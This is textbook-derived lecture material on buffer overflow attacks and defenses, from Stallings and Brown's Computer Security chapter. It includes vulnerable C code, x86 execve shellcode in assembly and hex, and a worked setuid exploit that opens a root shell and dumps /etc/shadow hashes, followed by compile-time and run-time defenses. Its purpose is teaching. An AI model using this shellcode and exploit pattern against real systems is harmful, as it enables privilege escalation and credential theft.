

# Computer Security: Principles and Practice

Fourth Edition

By: William Stallings and Lawrie Brown

# Chapter 10

## Buffer Overflow

# Table 10.1

## A Brief History of Some Buffer Overflow Attacks

<b>1988</b>	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
<b>1995</b>	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
<b>1996</b>	Aleph One published "Smashing the Stack for Fun and Profit" in <i>Phrack</i> magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
<b>2001</b>	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
<b>2003</b>	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
<b>2004</b>	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

# Buffer Overflow

- A very common attack mechanism
  - First widely used by the Morris Worm in 1988
- Prevention techniques known
- Still of major concern
  - Legacy of buggy code in widely deployed operating systems and applications
  - Continued careless programming practices by programmers

# Buffer Overflow

A buffer overflow, also known as a buffer overrun, is defined in the NIST *Glossary of Key Information Security Terms* as follows:

“A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

# Buffer Overflow Basics


- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

## Consequences:

- Corruption of program data
- Unexpected transfer of control
- Memory access violations
- Execution of code chosen by attacker

```
void main()
{
    char source[] = "username12"; // username12 to source[]
    char destination[7]; // Destination is 8 bytes
    strcpy(destination, source); // Copy source to destination

    return 0;
}
```



# Buffer Overflow Attacks

- To exploit a buffer overflow an attacker needs:
  - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
  - To understand how that buffer is stored in memory and determine potential for corruption
- Identifying vulnerable programs can be done by:
  - Inspection of program source
  - Tracing the execution of programs as they process oversized input
  - Using tools such as fuzzing to automatically identify potentially vulnerable programs



```

int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}

```

(a) Basic buffer overflow C code

```

$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)

```

(b) Basic buffer overflow example runs

**Figure 10.1 Basic Buffer Overflow Example**

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
....	....	....	
bffffbf4	34fcffbf 4...	34fcffbf 3...	argv
bffffbf0	01000000 ....	01000000 ....	argc
bffffbec	c6bd0340 ... @	c6bd0340 ... @	return addr
bffffbe8	08fcffbf ....	08fcffbf ....	old base ptr
bffffbe4	00000000 ....	01000000 ....	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408 ....	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 0 V . @	42414449 B A D I	str2[0-3]
....	....	....	


**Figure 10.2 Basic Buffer Overflow Stack Values**

# Programming Language History

- At the machine level data manipulated by machine instructions executed by the CPU are stored in either the processor's registers or in memory
- Assembly language programming is responsible for the correct interpretation of any saved data value

**Modern high-level languages have a strong notion of type and valid operations**

- **Not vulnerable to buffer overflows**
- **Does incur overhead, some limits on use**




**C and related languages have high-level control structures, but allow direct access to memory**


- **Hence are vulnerable to buffer overflow**
- **Have a large legacy of widely used, unsafe, and hence vulnerable code**

# Stack Buffer Overflows

- Occur when buffer is located on the stack
  - Also referred to as *stack smashing*
  - Used by Morris Worm
  - Exploits included an unchecked buffer overflow
- Are still being widely exploited
- Stack frame
  - When one function calls another it needs somewhere to save the return address
  - Also needs locations to save the parameters to be passed in to the called function and to possibly save register values
- See <https://www.youtube.com/watch?v=1S0aBV-Waao> for a very good explanation



**Figure 10.3 Example Stack Frame with Functions P and Q**



**Figure 10.4 Program Loading into Process Memory**

```

void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}

```

**(a) Basic stack overflow C code**

```

$ cc -g -o buffer2 buffer2.c

$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done

$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768
08fcffbf948304080a4e4e4e0a");' | ./buffer2
Enter value for name:
Hello your Re?pyy]uEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyyu:
Hello your Kyyu is NNNN
Segmentation fault (core dumped)

```

**(b) Basic stack overflow example runs**

**Figure 10.5 Basic Stack Overflow Example**

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
....	....	....	
bffffbe0	3e850408 > ...	00850408 ....	tag
bffffbdc	f0830408 ....	94830408 ....	return addr
bffffbd8	e8fbffbf ....	e8ffffbf ....	old base ptr
bffffbd4	60840408 ` ...	65666768 e f g h	
bffffbd0	30561540 0 V . @	61626364 a b c d	
bffffbcc	1b840408 ....	55565758 U V W X	inp[12-15]
bffffbc8	e8fbffbf ....	51525354 Q R S T	inp[8-11]
bffffbc4	3cfcffbf < ...	45464748 E F G H	inp[4-7]
bffffbc0	34fcffbf 4 ...	41424344 A B C D	inp[0-3]
....	....	....	

**Figure 10.6 Basic Stack Overflow Stack Values**



# Figure 10.7

## Another Stack Overflow Example

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read val: %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp(buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

(a) Another stack overflow C code

```
$ cc -o buffer3 buffer3.c

$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read val: SAFE
buffer3 done

$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXXXXXXX
read val: XXXXXXXXXXXXXXXXXXXX

buffer3 done
Segmentation fault (core dumped)
```

(b) Another stack overflow example runs

# Table 10.2

## Some Common Unsafe C Standard Library Routines

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables

# Shellcode

- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research

# Figure 10.8

## Example UNIX Shellcode

```
int main(int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve(sh, args, NULL);
}
```

**(a) Desired shellcode code in C**

```
    nop
    nop                // end of nop sled
    jmp  find          // jump to end of code
cont: pop  %esi        // pop address of sh off stack into %esi
    xor  %eax,%eax     // zero contents of EAX
    mov  %al,0x7(%esi) // copy zero byte to end of string sh (%esi)
    lea  (%esi),%ebx    // load address of sh (%esi) into %ebx
    mov  %ebx,0x8(%esi) // save address of sh in args[0] (%esi+8)
    mov  %eax,0xc(%esi) // copy zero to args[1] (%esi+c)
    mov  $0xb,%al      // copy execve syscall number (11) to AL
    mov  %esi,%ebx     // copy address of sh (%esi) to %ebx
    lea  0x8(%esi),%ecx // copy address of args (%esi+8) to %ecx
    lea  0xc(%esi),%edx // copy address of args[1] (%esi+c) to %edx
    int  $0x80         // software interrupt to execute syscall
find: call cont        // call cont which saves next address on stack
sh:  .string "/bin/sh " // string constant
args: .long 0          // space used for args array
     .long 0          // args[1] and also NULL for env array
```

**(b) Equivalent position-independent x86 assembly code**

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20
```

**(c) Hexadecimal values for compiled x86 machine code**

# Table 10.3

## Some Common x86 Assembly Language Instructions

<b>MOV src, dest</b>	copy (move) value from src into dest
<b>LEA src, dest</b>	copy the address (load effective address) of src into dest
<b>ADD / SUB src, dest</b>	add / sub value in src from dest leaving result in dest
<b>AND / OR / XOR src, dest</b>	logical and / or / xor value in src with dest leaving result in dest
<b>CMP val1, val2</b>	compare val1 and val2, setting CPU flags as a result
<b>JMP / JZ / JNZ addr</b>	jump / if zero / if not zero to addr
<b>PUSH src</b>	push the value in src onto the stack
<b>POP dest</b>	pop the value on the top of the stack into dest
<b>CALL addr</b>	call function at addr
<b>LEAVE</b>	clean up stack frame before leaving function
<b>RET</b>	return from function
<b>INT num</b>	software interrupt to access operating system function
<b>NOP</b>	no operation or do nothing instruction

# Table 10.4

## Some x86 Registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
<b>%eax</b>	<b>%ax</b>	<b>%ah</b>	<b>%al</b>	Accumulators used for arithmetical and I/O operations and execute interrupt calls
<b>%ebx</b>	<b>%bx</b>	<b>%bh</b>	<b>%bl</b>	Base registers used to access memory, pass system call arguments and return values
<b>%ecx</b>	<b>%cx</b>	<b>%ch</b>	<b>%cl</b>	Counter registers
<b>%edx</b>	<b>%dx</b>	<b>%dh</b>	<b>%dl</b>	Data registers used for arithmetic operations, interrupt calls and IO operations
<b>%ebp</b>				Base Pointer containing the address of the current stack frame
<b>%eip</b>				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
<b>%esi</b>				Source Index register used as a pointer for string or array operations
<b>%esp</b>				Stack Pointer containing the address of the top of stack

```

$ dir -l buffer4
-rwsr-xr-x  1 root  knoppix   16571 Jul 17 10:49 buffer4

$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"202020202020202038fcffbfc0fbffbf0a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nka7JlxH7.4UJT4l9JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...

```

**Figure 10.9 Example Stack Overflow Attack**

# Stack Overflow Variants

Target program  
can be:

A trusted system  
utility

Network service  
daemon

Commonly used  
library code

Shellcode  
functions

Launch a remote shell when connected

Create a reverse shell that connects back to the  
hacker

Use local exploits that establish a shell


Flush firewall rules that currently block other  
attacks

Break out of a chroot (restricted execution)  
environment, giving full access to the system



# Buffer Overflow Defenses

- Buffer overflows are widely exploited



# Compile-Time Defenses: Programming Language

- Use a modern high-level language
  - Not vulnerable to buffer overflow attacks
  - Compiler enforces range checks and permissible operations on variables

## Disadvantages

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources

# Compile-Time Defenses: Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - Assumed programmers would exercise due care in writing code
- Programmers need to inspect the code and rewrite any unsafe coding
  - An example of this is the OpenBSD project
- Programmers have audited the existing code base, including the operating system, standard libraries, and common utilities
  - This has resulted in what is widely regarded as one of the safest operating systems in widespread use

```

int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}

```

**(a) Unsafe byte copy**

```

short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); ..... /* read length of binary data */
    fread(to, 1, len, fil); ..... /* read len bytes of binary data */
    return len;
}

```

**(b) Unsafe byte input**

**Figure 10.10 Examples of Unsafe C Code**

# Compile-Time Defenses:

## Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the **size information is not available at compile time**
  - Requires an extension and the use of library routines
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications
- Concern with C is use of **unsafe standard library routines**
  - One approach has been to replace these with safer variants
    - **Libsafe** is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries

# Compile-Time Defenses: Stack Protection

- Add function **entry and exit code** to check stack for signs of corruption
- Use **random canary**
  - Value needs to be unpredictable
  - Should be different on different systems
  - <https://www.youtube.com/watch?v=N7kGd76evsM>
- **Stackshield** and Return Address Defender (RAD)
  - **GCC extensions** that include additional function entry and exit code
    - Function entry writes a copy of the return address to a safe region of memory
    - Function exit code checks the return address in the stack frame against the saved copy
    - If change is found, aborts the program

# Run-Time Defenses: Executable Address Space Protection

Use virtual memory support to make  
some regions of memory non-  
executable

- Requires support from memory management unit (MMU)
- Long existed on SPARC / Solaris systems
- Recent on x86 Linux/Unix/Windows systems

# Run-Time Defenses: Address Space Randomization

- Manipulate location of key data structures
  - Stack, heap, global data
  - Using random shift for each process
  - Large address range on modern systems means wasting some has negligible impact
- Randomize location of heap buffers
- Randomize location of standard library functions



# Run-Time Defenses: Guard Pages

- Place guard pages **between critical regions of memory**
  - Flagged in MMU as illegal addresses
  - Any attempted access aborts process
- Further extension places guard pages **Between stack frames and heap buffers**
  - This comes at a cost in execution time to support the large number of page mappings necessary

# Other overflows: Replacement Stack Frame

## Variant that overwrites buffer and saved frame pointer address

- Saved frame pointer value is changed to refer to a dummy stack frame
- Current function returns to the replacement dummy frame
- Control is transferred to the shellcode in the overwritten buffer

## Defenses

- Any stack protection mechanisms to detect modifications to the stack frame or return address by function exit code
- Use non-executable stacks
- Randomization of the stack in memory and of system libraries

# Return to System Call

- Stack overflow variant **replaces return address with standard library function**

- Defenses

- **Any stack protection mechanisms** to detect modifications to the stack frame or return address by function exit code
- Use **non-executable stacks**
- **Randomization of the stack** in memory and of system libraries

# Heap Overflow

- **Attack buffer** located in heap
  - Typically **located above program code**
  - Memory is requested by programs to use in dynamic data structures (such as linked lists of records)
- **No return address**
  - Hence **no easy transfer of control**

## Defenses

- Making the **heap non-executable**
- **Randomizing** the allocation of memory on the heap

# Global Data Overflow

- Can attack **buffer located in global data**
  - May be located above program code
  - If it has function pointer and vulnerable buffer
  - Or adjacent process management tables
  - Aim to overwrite function pointer that is later called
- Defenses
  - Non executable or random global data region
  - Move function pointers
  - Guard pages

# Summary

- Stack overflows
  - Buffer overflow basics
  - Stack buffer overflows
  - Shellcode
- Defending against buffer overflows
  - Compile-time defenses
  - Run-time defenses
- Other forms of overflow attacks
  - Replacement stack frame
  - Return to system call
  - Heap overflows
  - Global data area overflows